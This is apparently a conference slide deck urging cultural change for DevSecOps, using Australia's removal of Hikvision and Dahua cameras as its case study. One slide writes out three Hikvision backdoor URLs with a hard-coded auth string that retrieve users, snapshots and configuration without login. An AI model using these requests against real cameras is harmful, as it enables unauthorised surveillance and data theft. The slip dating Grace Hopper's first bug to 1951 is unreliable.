Cultural Change

is necessary to win with DevSecOps



Cultural change comes first

DevOps culture

- Significant cultural change
- Leadership buy-in
- It's not something that belongs to Dev

DevSecOps culture

- Ultimately it's about people
- Much more processes, technology or governance.
- It's not something that belongs to Sec

*“Fully embracing a DevOps culture usually requires individuals and teams to make significant changes to how they work, and therefore requires **buy-in at the highest levels** of the organization.”*

Tom Hall

- DevOps advocate & practitioner at Atlassian
- Author of the Atlassian DevOps Culture Guide




DevSecOps without DevOps

SCA (Software Composition Analysis)

- The easiest vulnerabilities to fix.
- Sisyphean busy-work without automation.

Who is Sisyphus?

- Sisyphus is punished in the underworld by the god Zeus, who forces him to roll a boulder up a hill for eternity.
- Every time he nears the top of the hill, the boulder he rolls back down.



DevSecOps won't save you in a CyberWar

DevSecOps is taking responsibility for

- Your own unique applications
- Your own unique vulnerabilities

Defence in Depth

- Many layers

Security requires real Cultural Change



- Beyond development
- Beyond operations
- Beyond the CISO

Cultural Change

Beyond DevSecOps



Management Philosophy of Kaizen



Masaaki Imai

- Japanese Organizational Theory and Management Consultant
- Father of Continuous Improvement
- Published “Kaizen, the Key to Japan’s Competitive Success”:

Who should the CISO report to?

In many organizations the CISO reports to the CIO, CTO or CRO.

- Inherent conflicts of interest
- CIO decisions may lead to insecurity.

In more mature organizations:

- The CISO reports to the CEO
- Or a board member

“One simple way to improve cybersecurity: Promote CISOs to report into CEOs.”




Jeff Pollard

- VP & Principal Analyst at Forrester
- Directs research on CISO Strategy
- Global Architect at Verizon
- Principal Architect at Mandiant

Cultural change requires budget change

The global cybersecurity total addressable market may reach \$1.5 trillion to \$2.0 trillion, approximately ten times the size of the vended market.

Global cybersecurity market size, 2021, \$ trillion



¹Internet of Things/operational technology.
²Managed security service provider.
Source: McKinsey Cyber Market Map 2022

“The under-penetration of cybersecurity products and services [...] suggests that the budgets of many if not most chief information security officers (CISOs) are underfunded”

Bharath Aiyer, Jeffrey Caso, Peter Russell,
and Marc Sorel **McKinsey & Company**

Have we just woken up to cyber risks?

Chinese made surveillance cameras

- HikVision & Dahua

HIKVISION

dahua
TECHNOLOGY



HikVision cameras:

- Cheap and “good”
- Removed from Australian sensitive buildings in 2023

“That [risk has] obviously been there, I might say, for some time and predates us coming into office”



Hon Richard Marles MP

- Australian Defence Minister
- Former Deputy Prime Minister
- Lawyer

Have we just woken up to cyber risks?

Audience participation time

Why were HikVision Cameras removed?

- A) Australia recognised the vulnerabilities
- B) Australia recognised the backdoors
- C) Something else

Was it A) vulnerabilities in HikVision Cameras?

CVE	Vulnerability
CVE-2023-28808	Some Hikvision Hybrid SAN/Cluster Storage products have an access control vulnerability which can be used to obtain the admin permission. The attacker can exploit the vulnerability by sending crafted messages to the affected devices.
CVE-2022-28173	The web server of some Hikvision wireless bridge products have an access control vulnerability which can be used to obtain the admin permission. The attacker can exploit the vulnerability by sending crafted messages to the affected devices.
CVE-2022-28172	The web module in some Hikvision Hybrid SAN/Cluster Storage products have the following security vulnerability. Due to the insufficient input validation, attacker can exploit the vulnerability to XSS attack by sending messages with malicious commands to the affected device.
CVE-2022-28171	The web module in some Hikvision Hybrid SAN/Cluster Storage products have the following security vulnerability. Due to the insufficient input validation, attacker can exploit the vulnerability to execute restricted commands by sending messages with malicious commands to the affected device.
CVE-2021-36260	A command injection vulnerability in the web server of some Hikvision product. Due to the insufficient input validation, attacker can exploit the vulnerability to launch a command injection attack by sending some messages with malicious commands.
CVE-2020-7057	Hikvision DVR DS-7204HGHI-F1 V4.0.1 build 180903 Web Version sends a different response for failed ISAPI/Security/sessionLogin/capabilities login attempts depending on whether the user account exists, which might make it easier to enumerate users. However, only about 4 or 5 failed logins are allowed.

Was it B) Backdoors in HikVision Cameras?

Beijing in your Supply Chain

- The PRC's 2017 National Intelligence Law compels any Chinese subject to spy on behalf of the state.
- “Could” lead to manufacturers and developers inserting backdoors in hardware or software.

Was it B) Backdoors in HikVision Cameras?

Backdoor in HikVision Firmware

- Circa 2014-2016
- Known since 2017

Retrieve a list of all users and their roles


`http://camera.ip/Security/users?auth=YWRtaW46MTEK`

Obtain a camera snapshot without authentication

`http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK`

Download camera configuration

`http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK`



Was it C) Something else?

Date	Action
August 2018	US President Trump signs 2019 National Defense Authorization Act (NDAA). Includes an amendment from Rep. Vicky Hartzler banning defense from buying HikVision, Dahau, and Huawei.
November 2020	US Presidential Executive Order 13959 bans investment in HikVision and Dahau
January 2021	Executive Order goes into effect
June 2021	The United States OFAC (Office of Foreign Assets Control) Sanctions Update CMIC-EO13959

*“We must face the reality that the Chinese-government is using every avenue at its disposal to target the United States, including expanding the role of Chinese companies in the U.S. domestic communications and public safety sectors. **Video surveillance and security equipment sold by Chinese companies exposes the U.S. government to significant vulnerabilities**”*



Rep. Vicky Jo Hartzler

- American Politician
- US Missouri State Representative
- Graduated Summa cum laude in Education from Missouri University

Was it C) Something else?

The Chinese Military-Industrial Complex Sanctions Update

OFAC Sanctions List Update CMIC-EO13959

<https://sanctionssearch.ofac.treas.gov/>

Lookup Results: 68 Found

Name	Address	Type	Program(s)	List	Score ▼
GUIZHOU SPACE APPLIANCE CO., LTD.	7, Honghe Road, Xiaohu District	Entity	CMIC-EO13959	Non-SDN	
HANGZHOU HIKVISION DIGITAL TECHNOLOGY CO., LTD.	555, Qianmo Road; Binjiang District	Entity	CMIC-EO13959	Non-SDN	
HUAWEI INVESTMENT & HOLDING CO., LTD.	Building 1, Area B, Bantian Huawei Base; Longgang District	Entity	CMIC-EO13959	Non-SDN	
HUAWEI TECHNOLOGIES CO., LTD.	Huawei Headquarter Office Building; Bantian; Longgang District	Entity	CMIC-EO13959	Non-SDN	
INNER MONGOLIA FIRST MACHINERY GROUP CO., LTD.	Minzhu Road, Qingshan District	Entity	CMIC-EO13959	Non-SDN	
INSUR GROUP CO., LTD.	No. 1036; High-Tech Inspur Road	Entity	CMIC-EO13959	Non-SDN	



Was it C) Something else?

*"I used a software tool called **Shodan**, which can help identify any Internet connected devices and that show that there are at least 36,000 Hikvision devices that are Internet connected and at least 10,000 Dahua cameras that Internet connected [in Australia]."*

Senator James Paterson

- Liberal Senator for Victoria
- Shadow Minister for Home Affairs and Cyber Security
- Chairs the Senate Select Committee on Foreign Interference Through Social Media
- Youngest Liberal Senator ever



Initiated the Audit

DEPARTMENT	NUMBER OF DEVICES	NUMBER OF SITES
Unknown	Unknown	2
Home Affairs	Nil	Nil
Prime Minister and Cabinet	195	29
Attorney-General	115	13
Treasury	Nil	Nil
Health and Aged Care	11	2
Veterans' Affairs	Unknown	28
Foreign Affairs	154	32
Climate Change and Energy	2	1
Education	17	3
Infrastructure, Transport, Regional Development and Local Government	127	45
Government Services	At least 1, total unknown	At least 1, total unknown
Defence	122	88
Finance	134	At least 3, unclear
Social Services	18	3
Resources	17	4
Employment and Workplace Relations	Nil	Nil
Agriculture, Fisheries and Forestry	Nil	Nil
TOTAL	At least 913	At least 254

Camera Cultural Change Timeline

2012, China Daily mentions the risk to China from using foreign surveillance equipment

March, 2017
HikVision magic string backdoor known

August, 2018 US Pres Trump signs defense bill banning gov purchasing the cameras

November, 2020 US Presidential Executive Order 13959 prohibits investing in the cameras

April, 2021 EU Parliament votes to ban HikVision cameras in parliament

June, 2021
US OFAC Sanctions Update CMIC-EO13959

Sept, 2022
Liberal Party, James Paterson asks how many cameras we are using and initiates audit

November, 2022
UK and US announce banning the cameras from gov buildings

Feb 10 2023
Australia defence announces they took the cameras down

Cultural
Change

Challenge assumptions

"Humans are allergic to change. They love to say, 'We've always done it this way.' I try to fight that. That's why I have a clock on my wall that runs counter-clockwise."



Rear Admiral Grace Hopper

- United States Navy Rear Admiral
- American computer scientist, mathematician
- Discovered the first computer “bug” in 1951



Your next steps



Most Cyber Secure Country

“As a nation, we cannot sleepwalk into our cyber future. I want Australia to be the world’s most cyber secure country by 2030. I believe that is possible, but it will take a concerted effort from industry and Government alike.”

The Hon Clare O’Neil MP

- Australian Minister for Home Affairs and Cyber Security
- Youngest female Mayor in Australian history
- Former McKinsey & Company consultant
- Fulbright Scholar



Take Action

- Challenge assumptions holding cyber back
- Promote cultural change from the devs to board level
- Implement DevOps before DevSecOps
- Be responsible for vulnerabilities in your own apps
- Lobby for increased Cyber budget
- Take down any Chinese made cameras
- Raise awareness of the CyberWar
- Help make Australia the most secure country

**Thank you for
listening**

